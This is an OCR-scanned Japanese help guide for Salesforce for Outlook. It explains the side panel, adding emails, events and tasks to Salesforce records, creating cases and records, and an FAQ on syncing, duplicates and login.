
デモビデオを見る: Salesforce サイドパネルを使用した Microsoft® Outlook® のレコードの操作

Outlook の [受信箱] のメールや [カレンダー] のイベントを選択すると、Salesforce 取引先責任者およびリードの詳細を含む Salesforce サイドパネルが Outlook に直接表示されます。システム管理者が Outlook 設定でサイドパネルを有効にすると、サイドパネルには、メールまたはイベントの [送信者]、[宛先]、および Cc 項目から最大 10 個の取引先責任者とリードが表示されます。

また、Salesforce サイドパネルには、次のような特徴があります。

- サイドパネルに表示される取引先責任者およびリードに関連する最大 4 個の活動、商談、ケースを表示する。
- 複数の Salesforce レコードに Outlook メールや添付ファイルを追加したり、複数の取引先責任者、および ToDo を関連付け可能な他の 1 つのレコード (取引先、ケース、カスタムオブジェクトなど) に Outlook イベントや ToDo を追加したりする操作を簡単に行う。
- 重複した取引先責任者またはリードを検出する。サイドパネルに表示する最適な取引先責任者またはリードを選択する。
- サイドパネルから Salesforce のレコードを直接作成できるようになる。
- その他の Salesforce レコードを探す検索機能がある。
- Salesforce でレコードの詳細を直接表示するためのリンクがある。

サイドパネルを使用する手順は、次のとおりです。



1. Outlook のメールまたはイベントを選択します。
2. サイドパネルに表示される Salesforce コンテンツを確認します。サイドパネルには、メールまたはイベントの［差出人］、［宛先］、および［Cc］項目の順序に基づいて取引先責任者とリードが表示されます。取引先責任者およびリードごとに、関連する活動、商談、ケースを簡単に表示できます。完全なレコードの詳細を表示するには、レコードのリンクをクリックして Salesforce で直接開きます。

   メールまたはイベントを任意の Salesforce レコードに追加するには、それらのレコードの横にある または をクリックします。特定のメール添付ファイルを選択する機能を組織で有効にしていない限り、メールを Salesforce に追加するときにメール添付ファイルが自動的に含まれます。その場合は、サイドパネルで個々の添付ファイルの横に が表示されます。アイコンをクリックすると、添付ファイルが Salesforce に追加されます。

   Salesforce で［ソーシャル取引先と取引先責任者］機能が有効化されている場合、サイドパネルには、それらの取引先責任者およびリードの Salesforce で表示されるように選択した Facebook® または Twitter™ プロファイル写真が表示されます。
3. メールに関連するその他の取引先責任者およびリードを選択して、その詳細と、関連する活動、ケース、商談を表示します。
4. メールまたはイベントを追加した Salesforce レコードをすばやく確認します。新しい取引先、ケース、取引先責任者、リード、商談、またはメールに関連付けられたカスタムオブジェクトレコードを作成する場合は、 をクリックします。探しているレコードがない場合は、 をクリックして他のレコードを探し、メール、行動、または Outlook ToDo リストの ToDo を追加します。サイドパネルを非表示にする折りたたみ機能 ( ) もあります。

Salesforce レコードへの Microsoft® Outlook® メールの追加

ユーザ権限

Outlook で Salesforce サイドパネルを表示する	Outlook 設定の「サイドパネル」
Outlook のメール (添付ファイルを含む)、行動、ToDo を Salesforce レコードに追加する	Outlook 設定の「メールを追加」
特定のメール添付ファイルを Salesforce に追加する	Outlook 設定の「ユーザに添付ファイルの選択を許可する」
メール (添付ファイルを含む)、行動、ToDo を複数の取引先責任者に追加する	[活動設定] の「ユーザが複数取引先責任者を ToDo と行動に関連付けられるようにする」
ToDo を受け入れる複数の Salesforce レコードにメールを追加する	Salesforce カスタマーサポートに問い合わせる

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション


Salesforce レコードに関連する重要な Outlook メールを Salesforce サイドパネルから追跡します。

この手順を実行するには、Salesforce サイドパネルを使用します。このサイドパネルは、Salesforce for Outlook で使用できます。サイドパネルにまだ慣れていない場合、「Microsoft® Outlook® での Salesforce レコードの表示」でサイドパネルについて確認してください。

1. Outlook で、次のいずれかの操作を実行します。
   - 受信トレイからメールを選択する。
   - 新規メールを作成する。

   メールを複数の取引先責任者、および ToDo を関連付け可能な他の 1 つのレコード (取引先、ケース、商談など) に追加できます。
2. サイドパネルで、メールを追加する取引先責任者、取引先、ケース、商談、リードの をクリックします。このサイドパネルではメールを追加した Salesforce レコードが確認されます。

   新規メールを送信する場合、[送信] をクリックすると、そのメールが Salesforce レコードに追加されます。
3. サイドパネルの使用の設定方法によって、添付ファイルの追加方法が異なります。
   - メールを Salesforce に追加した後で添付ファイルセクションが表示される場合は、 をクリックして、レコードにある特定のメール添付ファイルを含めます。



- 添付ファイルを追加するオプションが表示されない場合は、メールを Salesforce に追加するときに添付ファイルが自動的に含まれます。

Salesforce レコードからの Microsoft® Outlook® メールの削除

ユーザ権限	
Outlook で Salesforce サイドパネルを表示する	Outlook 設定の「サイドパネル」
Outlook のメール (添付ファイルを含む)、行動、ToDo を Salesforce レコードに追加する	Outlook 設定の「メールを追加」
特定のメール添付ファイルを Salesforce に追加する	Outlook 設定の「ユーザに添付ファイルの選択を許可する」
メール (添付ファイルを含む)、行動、ToDo を複数の取引先責任者に追加する	[活動設定] の「ユーザが複数取引先責任者を ToDo と行動に関連付けられるようにする」
ToDo を受け入れる複数の Salesforce レコードにメールを追加する	Salesforce カスタマーサポートに問い合わせる

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce for Outlook のサイドパネルでは、Salesforce レコードから Microsoft Outlook メールを削除できます。

この手順を実行するには、Salesforce サイドパネルを使用します。このサイドパネルは、Salesforce for Outlook で使用できます。サイドパネルにまだ慣れていない場合、「Microsoft® Outlook® での Salesforce レコードの表示」でサイドパネルについて確認してください。

1. Outlook で、Salesforce レコードから削除するメールを選択します。

2. Salesforce サイドパネルで、メールを削除する Salesforce レコードを探します。このサイドパネルの上のセクションでは、メールを追加されたレコードが表示されます。
3. マウスを  に重ねると、  に変わります。このアイコンをクリックして、Salesforce レコードからメールを削除します。このサイドパネルではメールを追加した残りの Salesforce レコードの更新が表示されます。

Salesforce レコードへの Microsoft® Outlook® イベントの追加

Outlook イベントを、Salesforce サイドパネルを使用して Salesforce レコードに追加します。イベントは Salesforce レコードに活動として追加され、レコードの [活動履歴] または [活動予定] 関連リストに表示されます。

1. Outlook で、Salesforce レコードに追加するイベントまたは定期的なイベントを選択します。イベントを複数の取引先責任者、および ToDo を関連付け可能な他の 1 つのレコード (取引先、ケース、商談など) に追加できます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: すべてのエディション

ユーザ権限

Outlook で Salesforce サイドパネルを表示する
- Outlook 設定の「サイドパネル」

Outlook のメール (添付ファイルを含む)、行動、ToDo を Salesforce レコードに追加する
- Outlook 設定の「メールを追加」

メール (添付ファイルを含む)、行動、ToDo を複数の取引先責任者に追加する
- [活動設定] の「ユーザが複数取引先責任者を ToDo と行動に関連付けられるようにする」



2. Salesforce サイドパネルで、イベントを追加する取引先責任者、取引先、ケース、商談、リードの をクリックします。
   イベントを追加すると、 が表示されます。
3. イベントを追加した Salesforce レコードを確認します。

Salesforce レコードへの Microsoft® Outlook® タスクの追加

Outlook タスクを複数の Salesforce 取引先責任者に追加でき、取引先、リード、商談などの ToDo を受け入れる他の 1 つのレコードに追加できます。タスクは Salesforce レコードに活動として追加され、レコードの [活動履歴] または [活動予定] 関連リストに表示されます。

Microsoft Outlook のタスクから、Outlook タスクを Salesforce レコードに追加します。

1. Salesforce レコードに追加するタスクを選択します。
2. サイドパネルの をクリックして、ToDo に追加する Salesforce レコードを表示します。
3. 検索結果でレコードの横にある をクリックします。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: すべてのエディション

ユーザ権限

Outlook で Salesforce サイドパネルを表示する
- Outlook 設定の「サイドパネル」

Outlook のメール (添付ファイルを含む)、行動、ToDo を Salesforce レコードに追加する
- Outlook 設定の「メールを追加」

メール (添付ファイルを含む)、行動、ToDo を複数の取引先責任者に追加する
- [活動設定] の「ユーザが複数取引先責任者を ToDo と行動に関連付けられるようにする」



ToDo を追加すると、 が表示されます。


Salesforce サイドパネルからのレコードの直接作成

異なる種類のレコードを、直接Microsoft® Outlook®のサイドパネルからすばやく作成します。

Salesforce サイドパネルパブリッシャーへのアクセスをシステム管理者がどのように設定したかに応じて、取引先、ケース、取引先責任者、リード、商談、および組織用にカスタマイズされた他のタイプのレコードをサイドパネルから直接作成できます。

1. Outlook のメールを選択して、 をクリックします。

   実際の表示は次のようになります。



2. アクションを選択します。

   使用できるアクションは、新規取引先責任者など、システム管理者が設定した内容によって異なります。

3. 関連する詳細を入力して、レコード詳細を完了します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション


ユーザ権限

Salesforce サイドパネルを表示する

- Outlook 設定の「サイドパネル」

Salesforce サイドパネルから新規レコードを作成する

- ユーザがレコードを作成するすべてのオブジェクトに対する「作成」と「参照」およびユーザが作成するレコードのすべての必須項目に対する「参照可能」



4. をクリックして、レコードを保存します。
作成したレコードには、メールの添付ファイルは含まれません。

Microsoft® Outlook® での Salesforce レコードの検索

ユーザ権限

Outlook で Salesforce サイドパネルを表示する	Outlook 設定の「サイドパネル」
Outlook のメール (添付ファイルを含む)、行動、ToDo を Salesforce レコードに追加する	Outlook 設定の「メールを追加」
特定のメール添付ファイルを Salesforce に追加する	Outlook 設定の「ユーザに添付ファイルの選択を許可する」
メール (添付ファイルを含む)、行動、ToDo を複数の取引先責任者に追加する	[活動設定] の「ユーザが複数取引先責任者を ToDo と行動に関連付けられるようにする」
ToDo を受け入れる複数の Salesforce レコードにメールを追加する	Salesforce カスタマーサポートに問い合わせる

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

この手順を実行するには、Salesforce サイドパネルを使用します。このサイドパネルは、Salesforce for Outlook で使用できます。サイドパネルにまだ慣れていない場合、「Microsoft® Outlook® での Salesforce レコードの表示」でサイドパネルについて確認してください。


Salesforce サイドパネルに表示されている詳細を参照しているときに、その他の Salesforce レコードを検索する必要が生じる場合があります。検索結果には、取引先責任者および ToDo を関連付け可能な他のレコード (キャンペーン、ケース、商談など) が表示されます。

1. Outlook から、追加の Salesforce レコードを表示するメールを選択します。
2. サイドパネルで、 をクリックします。
3. 検索語を入力します。たとえば、*desktops* (デスクトップ) に関連する Salesforce レコードを検索する場合、「`desktop`」と入力します。
4. [検索] アイコンをクリックして、検索語句に関連する Salesforce レコードを表示します。

Salesforce for Outlook を使用した Outlook リボンからのケースの作成

メモ: この機能を使用する前に、代わりに Salesforce サイドパネルからレコードを直接作成することを検討してください。サイドパネルからケースを作成する場合、メールの添付ファイルは含まれません。

Microsoft® Outlook® に [ケースを作成] ドロップダウンリストボタンが表示されない場合は、システム管理者に問い合わせてください。この機能はシステム管理者が有効にできます。



Salesforce のケースを追跡する場合、Microsoft® Outlook® のメールから新しいケースを作成できます。システム管理者はまずメール-to-ケース作成先を作成する必要があります。これは、Outlook の [ケースを作成] ドロップダウンリストボタンに表示されます。作成先ごとに、割り当て先として個人ユーザまたはキューを選択できます。ケースを作成すると、作成先ごとに最大 10 件のメールを同時に追加できます。

1. Outlook で、最大 10 件の送信または受信メールを選択し、[ケースを作成] をクリックします。
2. ドロップダウンリストから作成先を選択します。Salesforce for Outlook が、選択されたメールを Salesforce にケースとして追加します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ケースの作成時にメール添付ファイルを含める

- [メール To Salesforce] 設定の「常に添付ファイルを保存」

  および

  Salesforce for Outlook 設定の「メールを追加」

FAQ - Salesforce for Outlook

Salesforce for Outlook に関するよくある質問を見てみましょう。

カテゴリ	質問
一般的な Salesforce for Outlook の質問	Salesforce と Microsoft® Outlook® における非公開項目の違いは何ですか?
Salesforce for Outlook のインストール	Salesforce for Outlook ではターミナルサーバをサポートしていますか? Salesforce for Outlook のインストールが前提条件の画面で失敗する理由は?

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

カテゴリ	質問
Salesforce for Outlook の定義	Salesforce for Outlook にログインできないのはなぜですか?
	Salesforce for Outlook を使用して同期しているカスタム項目を対応付けることはできますか?
	Salesforce for Outlook を一括設定できますか?
	Salesforce for Outlook データセットで検索条件ロジックを使用できますか?
Salesforce for Outlook との同期	データを Salesforce にアップロードする場合、Outlook を同期すべきですか、それともインポートウィザードを使用すべきですか?
	Salesforce for Outlook を使用して個人取引先を同期することはできますか?
	Salesforce for Outlook を使用してケースを追加できますか?
	Salesforce for Outlook を使用してカスタムオブジェクトに Outlook レコードを関連付けることはできますか?
同期されたレコードの管理	Salesforce for Outlook が Microsoft® Outlook® で重複するレコードを作成する理由は?
	Salesforce for Outlook が Salesforce と Microsoft® Outlook® で重複する連絡先 (取引先責任者) を作成する理由は?
	Salesforce for Outlook が同期後に Outlook レコードを削除する理由は?
Salesforce for Outlook へのメールの追加	Salesforce for Outlook が Salesforce で正しい取引先責任者またはリードにメールを追加しない理由は?
	Salesforce にメールを追加できない理由は?
	メールを Salesforce に追加するときにファイルを添付する方法は?
取引先責任者の同期	Salesforce for Outlook で取引先責任者の同期を有効にする方法は?
データの保護	Salesforce for Outlook がメールを保護する方法は?
	Salesforce では Salesforce for Outlook のシングルサインオン (SSO) をサポートしていますか?
	Salesforce for Outlook の安全性は?

Salesforce と Microsoft® Outlook® における非公開項目の違いは何ですか?

Microsoft Outlook と Salesforce の非公開項目には、意外な相違点があります。非公開の行動の同期を選択する前に、それらが各システムで同僚にどう表示されるかを考慮します。

項目	Outlook で非公開	Salesforce で非公開としてマーク済み
取引先責任者	Exchange システム管理者にはあなたの取引先責任者が表示されます。他のユーザには表示されません。	他の Salesforce ユーザには、取引先に関連付けられている取引先責任者が表示されます。 取引先に関連付けられていない取引先責任者は非公開になり、他の Salesforce ユーザには表示されません。ただし、Salesforce システム管理者は取引先責任者の表示、編集、およびレポートを実行できます。
行動	Exchange システム管理者にはあなたの行動が表示されます。他のユーザには表示されません。	他の Salesforce ユーザには、行動の詳細ではなく時間ブロックのみが表示されます。ただし、Salesforce システム管理者は取引先責任者の表示、編集、およびレポートを実行できます。
ToDo	Exchange システム管理者にはあなたの ToDo が表示されます。他のユーザには表示されません。	Salesforce には、ToDo を非公開にしておく機能はありません。そのため、他の Salesforce ユーザにもあなたの ToDo が表示されます。

Salesforce for Outlook ではターミナルサーバをサポートしていますか?

いいえ。Salesforce for Outlook では、Citrix などのターミナルサーバはサポートされていません。

Salesforce for Outlook のインストールが前提条件の画面で失敗する理由は?

システムが、Salesforce for Outlook のシステム要件を満たしていない可能性があります。システムがこれらの要件を満たしていることを確認し、Salesforce for Outlook のインストールを再試行してください。

Salesforce for Outlook にログインできないのはなぜですか?

ログインできない原因は、会社の IP アドレス要件に関連する可能性があります。組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce からアクティベーションメールが自動的に送信され、ユーザはそれを使用してログインできます。このメールには、パスワードの末尾に追加する必要のあるセキュリティトークンが記載されています。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* である場合、ログインするには *mypasswordXXXXXXXXXX* と入力する必要があります。

Salesforce for Outlook を使用して同期しているカスタム項目を対応付けることはできますか?

はい、できます。Salesforce for Outlook を使用して、Salesforce 項目をカスタム Outlook 項目に対応付けたり、Outlook 項目をカスタム Salesforce 項目に対応付けたりできます。対応付けできる項目種別は、次のとおりです。

- Outlook テキスト項目
- Salesforce テキスト項目
- 一部の Salesforce 選択リスト項目

カスタム項目を対応付けるには、Outlook 設定を開きます。[項目の対応付け] で、対応する [Outlook 項目] 選択リストの末尾から *[カスタム項目...]* を選択します。項目名を入力し、[OK] をクリックします。

Salesforce for Outlook を一括設定できますか?

はい。Salesforce で設定を作成して、プロファイルまたは特定のユーザにその設定を割り当てることができます。それらのユーザが Salesforce for Outlook を設定すると、構成設定が Outlook に自動的にリリースされます。

Salesforce for Outlook データセットで検索条件ロジックを使用できますか?

ユーザが Salesforce for Outlook を使用して同期するレコードを、システム管理者は検索条件ロジックを使用して制限できますが、ユーザはできません。

Salesforce for Outlook を使用して個人取引先を同期することはできますか?

いいえ。個人取引先は、Salesforce for Outlook を使用してアップロードできません。

個人取引先を Salesforce 組織にインポートする方法については、「データインポートウィザード」 (ページ 783) を参照してください。

Salesforce for Outlook を使用してケースを追加できますか?

はい。Salesforce for Outlook では、メールをケースとして Salesforce に追加できます。

Salesforce for Outlook を使用してカスタムオブジェクトに Outlook レコードを関連付けることはできますか?

同期させた行動および ToDO を、カスタムオブジェクトなどのさまざまなオブジェクトに割り当てることができます。ただし、取引先に割り当てることができるのは、同期した取引先責任者のみです。

Salesforce for Outlook が Microsoft® Outlook® で重複するレコードを作成する理由は?

項目に非公開とマークを付けるか、それらを Outlook カテゴリの *[Salesforce と同期しない]* に割り当て、取引先責任者、行動、および ToDo を Salesforce から Outlook に同期すると、Salesforce for Outlook で Outlook 内に重複レコードが作成される場合があります。

これは、非公開のマークを付けたか、カテゴリ *[Salesforce と同期しない]* に割り当てられている Outlook 項目と同じ情報を含む Salesforce 項目がある場合に発生する可能性があります。これらの項目はお互いに対応付けされなかったため、Salesforce for Outlook はそれらを別個に処理し、その結果重複が生じます。

重複を削除するには、非公開のマークを付けたか、Outlook カテゴリ *[Salesforce と同期しない]* に割り当てられた Outlook の中にあるものを削除することをお勧めします。このようにすると、他のユーザが寄稿した可能性のある Salesforce 内の情報が削除されることはなくなります。

Salesforce for Outlook が Salesforce と Microsoft® Outlook® で重複する連絡先 (取引先責任者) を作成する理由は?

チームのレコードと同期し、それらのレコードに自分が所有する取引先責任者と同じ取引先責任者の一部について異なる情報が含まれる場合、Salesforce for Outlook は Salesforce と Outlook の両方に重複する取引先責任者を作成する可能性があります。

たとえば、あたなとチームメンバーの両方が Christina Wills という取引先責任者を使用しているとします。ただし、これらの 2 つの取引先責任者には所属会社として異なる会社が列挙されています。Salesforce for Outlook はあなたの取引先責任者とチームメンバーの取引先責任者を同期し、その結果Salesforce と Outlook に重複が生じます。

これを回避するには、チームメンバーと協力して同じ取引先責任者情報を共有するようにします。無効になった情報を含む取引先責任者は削除する必要があります。

Salesforce for Outlook が同期後に Outlook レコードを削除する理由は?

Salesforce for Outlook はユーザが所有するレコードのほかに、次の条件を満たし、かつ、ユーザが参照・更新アクセス権を持つレコードを自動的に同期します。

- ユーザが所有する取引先と関連付けられている
- ユーザが取引先チームメンバーとして属している取引先と関連付けられている
- ユーザの同期プロファイルグループのメンバーによって所有されている

Outlook から Salesforce に、上記の条件を満たさないレコードを同期しようとすると、同期の後の処理で、同期プロセスによって Outlook からレコードが削除される可能性があります。これらのレコードが削除されないようにするには、それらを Outlook カテゴリの [*Salesforce と同期しない*] に割り当てます。

Salesforce for Outlook が Salesforce で正しい取引先責任者またはリードにメールを追加しない理由は?

次のいずれかが生じている可能性があります。

確認された状況	**Salesforce for Outlook** によるメールの追加先	対応策
Salesforce サイドパネルに重複レコードがある	間違ったレコード	重複レコードの統合を検討する
Salesforce サイドパネルに、一致するレコードがない	私の未解決の項目	一致する取引先責任者またはリードを Salesforce に追加して、未解決のメールを新規取引先責任者またはリードに関連付ける
		[私のメール to Salesforce] 設定の [除外ドメイン] から会社のドメインを削除します。

Salesforce にメールを追加できない理由は?

Salesforce for Outlook を使用してメールを追加するときに「`User is not authorized to send emails to this service` (ユーザは、このサービスへのメール送信を許可されていません)」というエラーメッセージを受け取る場合は、メールアドレスが Salesforce で認証されてません。

Salesforce でメールアドレスを認証する手順は、次のとおりです。

1. 個人設定から、[クイック検索] ボックスに「*私のメール to Salesforce*」と入力し、[私のメール to Salesforce] を選択します。
2. [私の受け入れ可能メールアドレス]に、認証するメールアドレスを入力します。Salesforceによって、この項目にリストされているアドレスのみから Salesforce for Outlook を介してメールを追加できるようになります。この項目を空にしておくことはできません。

メールを Salesforce に追加するときにファイルを添付する方法は?

ユーザおよびシステム管理者が正しい設定を有効化しており、Salesforce組織に添付ファイルを保存するための十分なスペースがある場合は、メールを Salesforce に追加するときにファイルを添付できます。

メールを Salesforce に追加すると、メールが新規 ToDo として追加されます。メール添付ファイルは [添付] 関連リストに含まれます。

